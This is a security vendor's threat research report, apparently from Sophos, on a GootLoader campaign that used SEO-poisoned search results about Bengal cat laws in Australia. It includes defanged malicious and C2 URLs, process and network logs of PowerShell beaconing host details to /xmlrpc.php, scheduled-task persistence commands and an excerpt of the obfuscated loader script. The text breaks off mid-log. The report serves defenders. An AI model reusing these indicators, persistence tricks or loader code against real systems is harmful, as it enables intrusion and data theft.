

Bengal cat lovers in Australia get psspsps's'd in Google-driven Gootloader campaign

news.sophos.com/en-us/2024/11/06/bengal-cat-lovers-in-australia-get-psspsps'sd-in-google-driven-gootloader-campaign/

November 6, 2024



Once used exclusively by the cybercriminals behind REvil ransomware and the Gootkit banking trojan, GootLoader and its primary payload have evolved into an initial access as a service platform—with Gootkit providing information stealing capabilities as well as the capability to deploy post-exploitation tools and ransomware.

GootLoader is known for using search engine optimization (SEO) poisoning for its initial access. Victims are often enticed into clicking on malicious adware or links disguised as legitimate marketing, or in this case a legitimate Google search directing the user to a compromised website hosting a malicious payload masquerading as the desired file. If the malware remains undetected on the victim's machine, it makes way for a second-stage payload known as GootKit, which is a highly evasive info stealer and remote access Trojan (RAT) used to establish a persistent foothold in the victim's network environment. GootKit can be used to deploy ransomware or other tools, including Cobalt Strike, for follow-on exploitation.

Detection of a new GootLoader variant actively being used by adversaries earlier this year led to a broad threat hunting campaign by Sophos X-Ops MDR for GootLoader instances across customer environments. As is typical of Gootloader, the new variant was found to be using SEO poisoning—the use of search engine optimization tactics to put malicious websites controlled by GootLoader's operators high in the results for specific search terms—to deliver the new, JavaScript-based Gootloader package. In this case, we found the GootLoader actors using search results for information about a particular cat and a particular geography being used to deliver the payload: “Are Bengal Cats legal in Australia?”

During the threat hunt campaign, MDR discovered a .zip archive used to deliver GootLoader's first-stage payload while reviewing an impacted user's browser history. This allowed MDR to identify the compromised website that was hosting the malicious payload. This report highlights the MDR investigation process and the technical details of the uncovered GootLoader campaign.

Technical Analysis and Identification

First-stage payload

On March 27, 2024, the MDR team performed a proactive threat hunting campaign across multiple customers estates, following recently reported identification of a new GootLoader variant being actively exploited in the wild.

Our investigation revealed the threat actor was using SEO poisoning through an easily accessed online forum found via a simple Google search, initiated by the user for ‘Do you need a license to own a Bengal cat in Australia’. The first search result took us to this URL:

```
hxxps[://]ledabel[.]be/en/are-bengal-cats-legal-in-australia-understanding-the-laws-and-regulations/#:~:text=Each%20state%20and%20territory%20in,to%20keep%20them%20as%20pets.
```

Immediately after the user clicks the link, a suspicious .zip file was downloaded to C:\Users\
<Username>\Downloads\Are_bengal_cats_legal_in_australia_33924.zip onto the victim's machine, and the user's browser was directed to the URL `hxxps[://]www[.]chanderbhushan[.]com/doc[.]php`.




Figure 1: An SEO-poisoned site hosting a malicious .zip file

Second-stage payload

Upon review of the running processes, we were able to determine that a small JavaScript file was dropping a large JavaScript file at the location `C:\Users\<Username>\AppData\Roaming\Microsoft\` on the user's machine. During our testing, the large JavaScript file generated by the malicious site and its name, downloaded to the user's %temp% directory, were different each time the initial JavaScript was executed. The file we observed in this case was named `Temp1_Are_bengal_cats_legal_in_australia_33924.zip\are_bengal_cats_legal_in_australia_80872.js`.

We additionally observed the creation of a scheduled task named "Business Aviation" with the command line `wscript REHABI~1.JS` (as shown in Figure 3). This was suspected to be a persistence method in which the threat actor was utilizing WScript.exe to execute the second-stage payload of GootKit.

1/03/2024 22:21	C:\Windows\System32\WindowsPowerShell\v1.0\powershell.exe	powershell.exe	powershell
1/03/2024 22:21	C:\Program Files (x86)\Google\Chrome\Application\chrome.exe	chrome.exe	"C:\Program Files (x86)\Google\Chrome\Application\chrome.exe" --type=renderer --field-trial-handle=1652,8171431758979165639,6114262717978555972,131072 --lang=en-GB --e
1/03/2024 22:21	C:\Program Files (x86)\Google\Chrome\Application\chrome.exe	chrome.exe	"C:\Program Files (x86)\Google\Chrome\Application\chrome.exe" --type=renderer --field-trial-handle=1652,8171431758979165639,6114262717978555972,131072 --lang=en-GB --e
1/03/2024 22:21	C:\Windows\System32\csrss.exe	csrss.exe	"C:\Windows\System32\csrss.exe" "REHABI-1.JS"
1/03/2024 22:21	C:\Windows\System32\backgroundTaskHost.exe	backgroundTaskHost.exe	"C:\Windows\system32\backgroundTaskHost.exe" -ServerName:App.AppXmtcar0h2tbfy7k9kn8hxb6dmz1zh0.mca
1/03/2024 22:21	C:\Windows\System32\backgroundTaskHost.exe	backgroundTaskHost.exe	"C:\Windows\system32\backgroundTaskHost.exe" -ServerName:App.AppXmtcar0h2tbfy7k9kn8hxb6dmz1zh0.mca
1/03/2024 22:21	C:\Windows\System32\backgroundTaskHost.exe	backgroundTaskHost.exe	"C:\Windows\system32\backgroundTaskHost.exe" -ServerName:App.AppXmtcar0h2tbfy7k9kn8hxb6dmz1zh0.mca
1/03/2024 22:20	C:\Windows\System32\wscript.exe	wscript.exe	"C:\Windows\system32\wscript.exe" REHABI-1.JS
1/03/2024 22:20	C:\Windows\System32\wbem\WmiPrvSE.exe	WmiPrvSE.exe	"C:\Windows\system32\wbem\WmiPrvSE.exe" -secured -Embedding
1/03/2024 22:20	C:\Program Files (x86)\Google\Chrome\Application\chrome.exe	chrome.exe	"C:\Program Files (x86)\Google\Chrome\Application\chrome.exe" --type=renderer --field-trial-handle=1652,8171431758979165639,6114262717978555972,131072 --lang=en-GB --e
1/03/2024 22:20	C:\Windows\CSvc\UwpLauncher.exe	UwpLauncher.exe	"SmartAudio3\startapp\AFA\AudioFilterAgent64.exe,"
1/03/2024 22:20	C:\Program Files (x86)\Google\Chrome\Application\chrome.exe	chrome.exe	"C:\Program Files (x86)\Google\Chrome\Application\chrome.exe" --type=ppapi --field-trial-handle=1652,8171431758979165639,6114262717978555972,131072 --ppapi-flash-args
1/03/2024 22:20	C:\Program Files (x86)\Google\Chrome\Application\chrome.exe	chrome.exe	"C:\Program Files (x86)\Google\Chrome\Application\chrome.exe" --type=renderer --field-trial-handle=1652,8171431758979165639,6114262717978555972,131072 --lang=en-GB --e
1/03/2024 22:20	C:\Windows\System32\PrintIsolationHost.exe	PrintIsolationHost.exe	"C:\Windows\system32\PrintIsolationHost.exe" -Embedding
1/03/2024 22:20	C:\Program Files (x86)\Google\Chrome\Application\chrome.exe	chrome.exe	"C:\Program Files (x86)\Google\Chrome\Application\chrome.exe" --type=renderer --field-trial-handle=1652,8171431758979165639,6114262717978555972,131072 --lang=en-GB --e
1/03/2024 22:20	C:\Program Files (x86)\Google\Chrome\Application\chrome.exe	chrome.exe	"C:\Program Files (x86)\Google\Chrome\Application\chrome.exe" --type=renderer --field-trial-handle=1652,8171431758979165639,6114262717978555972,131072 --lang=en-GB --e
1/03/2024 22:20	C:\Program Files (x86)\Google\Chrome\Application\chrome.exe	chrome.exe	"C:\Program Files (x86)\Google\Chrome\Application\chrome.exe" --type=renderer --field-trial-handle=1652,8171431758979165639,6114262717978555972,131072 --lang=en-GB --e
1/03/2024 22:20	C:\Program Files (x86)\Google\Chrome\Application\chrome.exe	chrome.exe	"C:\Program Files (x86)\Google\Chrome\Application\chrome.exe" --type=renderer --field-trial-handle=1652,8171431758979165639,6114262717978555972,131072 --lang=en-GB --e
1/03/2024 22:20	C:\Program Files (x86)\Google\Chrome\Application\chrome.exe	chrome.exe	"C:\Program Files (x86)\Google\Chrome\Application\chrome.exe" --type=utility --field-trial-handle=1652,8171431758979165639,6114262717978555972,131072 --lang=en-GB --serv
1/03/2024 22:19	C:\Windows\System32\wscript.exe	wscript.exe	"C:\Windows\System32\wscript.exe" "C:\Users\ [redacted] \AppData\Local\Temp\Temp1_Are_bengal_cats_legal_in_australia_33924.zip\are bengal cats legal in australia 80872.js"
1/03/2024 22:19	C:\Windows\System32\smartscreen.exe	smartscreen.exe	"C:\Windows\System32\smartscreen.exe" -Embedding
1/03/2024 22:19	C:\Windows\System32\wscript.exe	wscript.exe	"C:\Windows\System32\wscript.exe" "C:\Users\ [redacted] \AppData\Local\Temp\Temp1_Are_bengal_cats_legal_in_australia_33924.zip\are bengal cats legal in australia 80872.js"

Figure 2: A log of running processes, including the execution of wscript.exe to launch the second stage via a scheduled task.

Business Aviation	C:\Users\	\AppData\Roaming\Microsoft wscript REHABI~1.JS	\Business Aviation
-------------------	-----------	--	--------------------

Figure 3: A scheduled task is created to launch the second stage JavaScript.

We also noted the utilization of the command C:\Windows\System32\cscript.exe REHABI~1.JS spawning PowerShell.exe, as shown in Figure 4. The cscript.exe command line tool is specific to Windows Server. The commands passed to PowerShell were not captured in this case.

/03/2024 22:21	C:\Windows\System32\WindowsPowerShell\v1.0\powershell.exe	powershell.exe	powershell	cscript.exe	C:\Windows\System32\cscript.exe
----------------	---	----------------	------------	-------------	---------------------------------

Figure 4: A PowerShell command line spawned by CScript

However, examining the URL history, we observed PowerShell.exe reaching out to the following domains, as shown in Figure 5. Third-stage payload

2024-03-01T22:21:29Z	powershell.exe	C:\Windows\System32\WindowsPowerShell\v1.0\powershell.exe	powershell	gametaco.net
2024-03-01T22:26:31Z	powershell.exe	C:\Windows\System32\WindowsPowerShell\v1.0\powershell.exe	powershell	www.belvederebenidorm.com
2024-03-01T22:25:22Z	powershell.exe	C:\Windows\System32\WindowsPowerShell\v1.0\powershell.exe	powershell	mengalary.in
2024-03-01T22:23:39Z	powershell.exe	C:\Windows\System32\WindowsPowerShell\v1.0\powershell.exe	powershell	tierhilfe-franken.de
2024-03-01T22:28:22Z	powershell.exe	C:\Windows\System32\WindowsPowerShell\v1.0\powershell.exe	powershell	avantek.es
2024-03-01T22:24:26Z	powershell.exe	C:\Windows\System32\WindowsPowerShell\v1.0\powershell.exe	powershell	cricket.co.za
2024-03-01T22:27:38Z	powershell.exe	C:\Windows\System32\WindowsPowerShell\v1.0\powershell.exe	powershell	gmu.ks.ua
2024-03-01T22:21:51Z	powershell.exe	C:\Windows\System32\WindowsPowerShell\v1.0\powershell.exe	powershell	iranarze.ir
2024-03-01T22:26:05Z	powershell.exe	C:\Windows\System32\WindowsPowerShell\v1.0\powershell.exe	powershell	www.0939it.com
2024-03-01T22:22:57Z	powershell.exe	C:\Windows\System32\WindowsPowerShell\v1.0\powershell.exe	powershell	gayety.co

Figure 5: PowerShell reaching out to various URIs

In the case the MDR team examined, our team did not observe the third stage being successful in reaching a full deployment of GootKit, preventing the download of any additional malicious tooling. This stage typically is where the deployment of additional tools such as Cobalt Strike occurs, or when ransomware is added to the victim's machine.

Malware Triage

Static Analysis

MDR performed a static analysis of the of the .zip sample obtained from the malicious URL `hxxps[:]//]ledabel[.]be/en/are-bengal-cats-legal-in-australia-understanding-the-laws-and-regulations/#:~:text=In%20most%20cases%2C%20you%20do,a%20Bengal%20cat%20in%20Australia`. Within the zip file was a JavaScript named "are bengal cats legal in australia 72495.js".

As we noted above, the JavaScript's name is modified each time the file is downloaded with a different concluding numerical sequence. This was also observed when extracting the small JavaScript from the zip file, as shown in Figure 6. For example, users may observe a filename with are bengal cats legal in australia 75876.zip instead, when attempting to obtain a sample from the malicious URL.




Figure 6: Sandboxed browser (Browserling) results when accessing the website and clicking on the malicious hyperlinked URL

A string analysis of the dropped file was not useful in identifying its intent, as the JavaScript was heavily obfuscated—as is common in Gootloader samples. The script also included boilerplate licensing comments to make it appear to be a legitimate JavaScript, as shown in Figure 7.

```

1
2  /*
3  * Licensed to the Apache Software Foundation (ASF) under one
4  * or more contributor license agreements. See the NOTICE file
5  * distributed with this work for additional information
6  * regarding copyright ownership. The ASF licenses this file
7  * to you under the Apache License, Version 2.0 (the
8  * "License"); you may not use this file except in compliance
9  * with the License. You may obtain a copy of the License at
10  *
11  * http://www.apache.org/licenses/LICENSE-2.0
12  *
13  * Unless required by applicable law or agreed to in writing,
14  * software distributed under the License is distributed on an
15  * "AS IS" BASIS, WITHOUT WARRANTIES OR CONDITIONS OF ANY
16  * KIND, either express or implied. See the License for the
17  * specific language governing permissions and limitations
18  * under the License.
19  */
20
21 (function (global, factory) {
22     typeof exports === 'object' && typeof module !== 'undefined' ? factory(exports) :
23     typeof define === 'function' && define.amd ? define(['exports'], factory) :
24     (global = typeof globalThis !== 'undefined' ? globalThis : global || self, factory(global.echarts = {}));
25 })(this, (function (exports) { 'use strict';
26
27     /*! *****
28     Copyright (c) Microsoft Corporation.
29
30     Permission to use, copy, modify, and/or distribute this software for any
31     purpose with or without fee is hereby granted.
32
33     THE SOFTWARE IS PROVIDED "AS IS" AND THE AUTHOR DISCLAIMS ALL WARRANTIES WITH
34     REGARD TO THIS SOFTWARE INCLUDING ALL IMPLIED WARRANTIES OF MERCHANTABILITY
35     AND FITNESS. IN NO EVENT SHALL THE AUTHOR BE LIABLE FOR ANY SPECIAL, DIRECT,

```

Figure 7: The Strings output of are bengal cats legal in australia 72495.js

However, Strings analysis of the secondary larger JavaScript that was downloaded into C:\Users\
<Username>\AppData\Roaming\Notepad++\Small Unit Tactics.js revealed a heavily obfuscated
script, as shown in Figure 8.

```

1 58491328540511097592714307687077519660257613;
2 gather4='?O/?LTmTe?o?)+c+)?.;
3 .dF$';
4 smndz='?Rmp+kEt?g?t\\p\\h+(+\"?\\\"\\\"\\\",s(n\\\"I\\\"i?i?\\p\\\"+\\h+?+p';
5 function roote(){eastq[59467] = person;
6 soldier7[landmv] = cany[soldier7[cpfmwt]];
7 }cqcsv = 1;
8 fear8='w\\u\\\"TsRtse?sq +y$(?S oI\\;
9 \\\"t[';
10 tbifctzr='?2I\\+\\\";
11 *?+)4(\\b\\\"$)wt_]T\\.\\"s[p+qA?\\$\\\"+[(?m +a]';
12 fvpgrpz='Iwm??Tx++s/?qecT$mr?(.??+)?+?Q+?I??';
13 cuaibh = 12570;
14 function nor7(boneq, dgwcn) {dogg = he6(dgwcn);
15 for (powerk = (cpfmwt);
16 |powerk<=he6(boneq)-dogg;
17 |powerk++) {if (garden4(boneq,powerk,dogg)==dgwcn){vgjtx[he6(vgjtx)] = garden4(boneq,zbqzw,powerk-zbqzw);
18 zbqzw = powerk+dogg;
19 }}vgjtx[he6(vgjtx)] = garden4(boneq,zbqzw);
20 return vgjtx;
21 }sayv='cI|?.:t?+vt+?nh?^e\\p\\?\\\"?\\+,,++?\\\"?\\ (hprgphiw\\p\\md??';
22 nelnxizj = 2196;
23 bami=')i=?}nWlCgQzAS?zty+ec??eH+hb??g';
24 pqed = 1375;
25 gnygw = 11732;
26 function rujap(){if(onceX(instrument0)) { age1(eastq) } else { ugdXj();
27 |}}stop1='+B7?\\I\\\"t/sZ?9F\\+\\u)?+$) \\ \"s[?G0A';
28 nineu='T_ht?.Vh+MI\\\"?\\$aE?;
29 I?+\\n\\\"?+?A,?+C\\\"E\\C??p4w+h';
30 slxvx = cqcsv;
31 function onceX(under8, plainf, vqfffs, twik, zidwe) {hand9 = "wdNO";
32 for (equate4 = cqcsv;
33 |equate4 < (under8*nelnxizj);
34 |equate4++) { hand9 = hand9 + equate4 + hand9;

```

Figure 8: The Strings output of C:\Users\\AppData\Roaming\Notepad++\Small Unit Tactics.js

MDR used a [Python script created by Mandiant for auto-decoding of GootLoader JavaScript](#) to statically analyze the initially downloaded Are_bengal_cats_legal_in_australia_72495.js. As shown in Figure 9, the file was identified as Gootloader variant 3.0 through the obfuscation method, where the first file created was named Huthwaite SPIN selling.dat followed by Small Units Tactics.js and Scheduled Task named Destination Branding. The decoder also identified various malicious domain names within the obfuscated strings.

```

GootLoader Obfuscation Variant 2.1 or higher detected
GootLoader Obfuscation Variant 3.0 sample detected.

File and Scheduled task data:

First File Name:      Huthwaite SPIN Selling.dat
JS File Name:         Small Unit Tactics.js
Scheduled Task Name:  Destination Branding

Data Saved to: FileAndTaskData.txt

Script output Saved to: GootLoader3Stage2.js_

The script will new attempt to deobfuscate the GootLoader3Stage2.js_ file.
GootLoader Obfuscation Variant 3.0 detected

If this fails try using CyberChef "JavaScript Beautify" against the file first.
Script output Saved to: DecodedJsPayload.js_

Malicious Domains:

hxxps[:]//serviciilaser[.]ro/xmlrpc.php
hxxps[:]//metropole[.]com[.]au/xmlrpc.php
hxxps[:]//fannisho[.]com/xmlrpc.php
hxxps[:]//gobranded[.]com/xmlrpc.php
hxxps[:]//climatehero[.]me/xmlrpc.php
hxxps[:]//wyantgroup[.]com/xmlrpc.php
hxxps[:]//rkbaiefurt[.]de/xmlrpc.php
hxxps[:]//beezzly[.]com/xmlrpc.php
hxxps[:]//playyourbeat[.]com/xmlrpc.php
hxxps[:]//wowart[.]vn/xmlrpc.php

```

Figure 9: Mandiant's python script for auto-decoding GootLoader's JavaScript displays the output of Are_bengal_cats_legal_in_australia_72495.js

Dynamic analysis

9:51:0...	WScript.exe	1244	QueryDirectory	C:\Users\Rare\VM\AppData	SUCCESS	FileInformationClass: FileBothDirectoryInformation, Filter: AppData, 2: AppData
9:51:0...	WScript.exe	1244	CloseFile	C:\Users\Rare\VM	SUCCESS	
9:51:0...	WScript.exe	1244	CreateFile	C:\Users\Rare\VM\AppData	SUCCESS	Desired Access: Read Data/List Directory, Synchronize, Disposition: Open, Options: Dire...
9:51:0...	WScript.exe	1244	QueryDirectory	C:\Users\Rare\VM\AppData\Roaming	SUCCESS	FileInformationClass: FileBothDirectoryInformation, Filter: Roaming, 2: Roaming
9:51:0...	WScript.exe	1244	CloseFile	C:\Users\Rare\VM\AppData	SUCCESS	
9:51:0...	WScript.exe	1244	CreateFile	C:\Users\Rare\VM\AppData\Roaming	SUCCESS	Desired Access: Read Data/List Directory, Synchronize, Disposition: Open, Options: Dire...
9:51:0...	WScript.exe	1244	QueryDirectory	C:\Users\Rare\VM\AppData\Roaming\Notepad++	SUCCESS	FileInformationClass: FileBothDirectoryInformation, Filter: Notepad++, 2: Notepad++
9:51:0...	WScript.exe	1244	CloseFile	C:\Users\Rare\VM\AppData\Roaming	SUCCESS	
9:51:0...	WScript.exe	1244	CreateFile	C:\Users\Rare\VM\AppData\Roaming\Notepad++\Huthwaite SPIN Selling.dat	NAME NOT FOUND	Desired Access: Read Attributes, Disposition: Open, Options: Open Reparse Point, Attrb...
9:51:0...	WScript.exe	1244	CreateFile	C:\Users\Rare\VM\AppData\Roaming\Notepad++\Huthwaite SPIN Selling.dat	SUCCESS	Desired Access: Generic Read/Write, Disposition: Openif, Options: Synchronous IO Non...
9:51:0...	WScript.exe	1244	QueryStandardI...	C:\Users\Rare\VM\AppData\Roaming\Notepad++\Huthwaite SPIN Selling.dat	SUCCESS	AllocationSize: 0, EndOfFile: 0, NumberOfLinks: 1, DeletePending: False, Directory: False
9:51:0...	WScript.exe	1244	WriteFile	C:\Users\Rare\VM\AppData\Roaming\Notepad++\Huthwaite SPIN Selling.dat	SUCCESS	Offset: 0, Length: 9,858, Priority: Normal
9:51:0...	WScript.exe	1244	WriteFile	C:\Users\Rare\VM\AppData\Roaming\Notepad++\Huthwaite SPIN Selling.dat	SUCCESS	Offset: 9,858, Length: 9,858, Priority: Normal

Figure 10: The process Monitor CreateFile event for WScript.exe upon execution of Are_bengal_cats_legal_in_australia_72495.js

Various dynamic analysis tools were utilized to examine the behavior of the malicious JavaScript. Upon execution, WScript.exe was observed creating the first file located within C:\Users\
<Username>\AppData\Roaming\Notepad++\ , as shown in Figure 10. Despite being observed via Windows Sysinternals Process Monitor with a CreateFile event, this was not written to disk and no deletion event was seen.

Shortly after Wscript.exe executed Are_bengal_cats_legal_in_australia_72495.js, Process Hacker showed CScript.exe and Powershell.exe being created with a conhost.exe spawned, as shown in Figure 11. MDR observed that Wscript.exe would terminate, followed by Cscript.exe that would also terminate shortly after, after which Powershell.exe was created.

Process	PID	PPID	Private Bytes	Working Set	Path	Description
vmttoolsd.exe	6524	0.46	684 B/s	30.56 MB	DESKTOP-P6...\FlareVM	VMware Tools Core Service
cscript.exe	6772	41.70	40.06 MB/s	162.67 MB	DESKTOP-P6...\FlareVM	Microsoft © Console Based S...
conhost.exe	7148			6.6 MB	DESKTOP-P6...\FlareVM	Console Window Host

Process	PID	PPID	Private Bytes	Working Set	Path	Description
powershell.exe	3348	45.90	146.62 kB...	64.48 MB	DESKTOP-P6558A9\FlareVM	Windows PowerShell
conhost.exe	7148	0.05	352 B/s	6.6 MB	DESKTOP-P6558A9\FlareVM	Console Window Host

Figure 11: Process behavior observed within Source Forge's Process Hacker

Persistence was obtained via CScript.exe executing the file SMALLU~1.js via a scheduled task named Destination Branding (with command line wscript SMALLU ~1.js , as shown in Figure 12). During the lab analysis, the secondary JavaScript can be dropped within any folders located within C:\Users\<Username>\AppData\Roaming\<at any existing folder>.




Figure 12: Process Hacker process properties and Scheduled Task creation (click to enlarge)

MDR conducted network and C2 examinations using Wireshark and FakeNet to perform a network capture during the execution of Are_bengal_cats_legal_in_australia_72495.js. FakeNet showed various domain names being reached out to with GET /xmlrpc.php HTTP/1.1 requests via Powershell.exe. The requests contained Base64-encoded cookies which, when decoded, showed enumeration information regarding device directories and host information such as the folder path of C:\Users\<Username>\AppData\Roaming\ , as shown in Figure 13. As shown below, the process would read USERNAME and USER DOMAIN information and send the data to the URIs.

```

05/13/24 11:11:14 AM [ RawTCPListener] Connection timeout
05/13/24 11:11:27 AM [ Divertor] System (4) requested UDP 192.168.231.255:137
05/13/24 11:11:35 AM [ Divertor] svchost.exe (2156) requested UDP 192.168.231.129:53
05/13/24 11:11:35 AM [ DNS Server] Received A request for domain 'rkbalenfurt.de'.
05/13/24 11:11:35 AM [ Divertor] powershell.exe (3952) requested TCP 192.0.2.123:443
05/13/24 11:11:35 AM [ Divertor] svchost.exe (2156) requested UDP 192.168.231.129:53
05/13/24 11:11:35 AM [ DNS Server] Received A request for domain 'ctld1.windowsupdate.com'.
05/13/24 11:11:35 AM [ Divertor] powershell.exe (3952) requested TCP 192.0.2.123:80
05/13/24 11:11:35 AM [ HTTPListener80] GET /msdownload/update/v3/static/trustedr/en/authrootstl.cab?27b35851d6be4965
HTTP/1.1
05/13/24 11:11:35 AM [ HTTPListener80] Connection: Keep-Alive
05/13/24 11:11:35 AM [ HTTPListener80] Accept: */*
05/13/24 11:11:35 AM [ HTTPListener80] If-Modified-Since: Tue, 26 Mar 2024 17:30:14 GMT
05/13/24 11:11:35 AM [ HTTPListener80] If-None-Match: "b3685385a47fda1:0"
05/13/24 11:11:35 AM [ HTTPListener80] User-Agent: Microsoft-CryptoAPI/10.0
05/13/24 11:11:35 AM [ HTTPListener80] Host: ctld1.windowsupdate.com
05/13/24 11:11:35 AM [ HTTPListener80]
05/13/24 11:11:35 AM [ HTTPListener443] GET /xmlrpc.php HTTP/1.1
05/13/24 11:11:35 AM [ HTTPListener443] User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/107.0.0.0 Safari/537.36
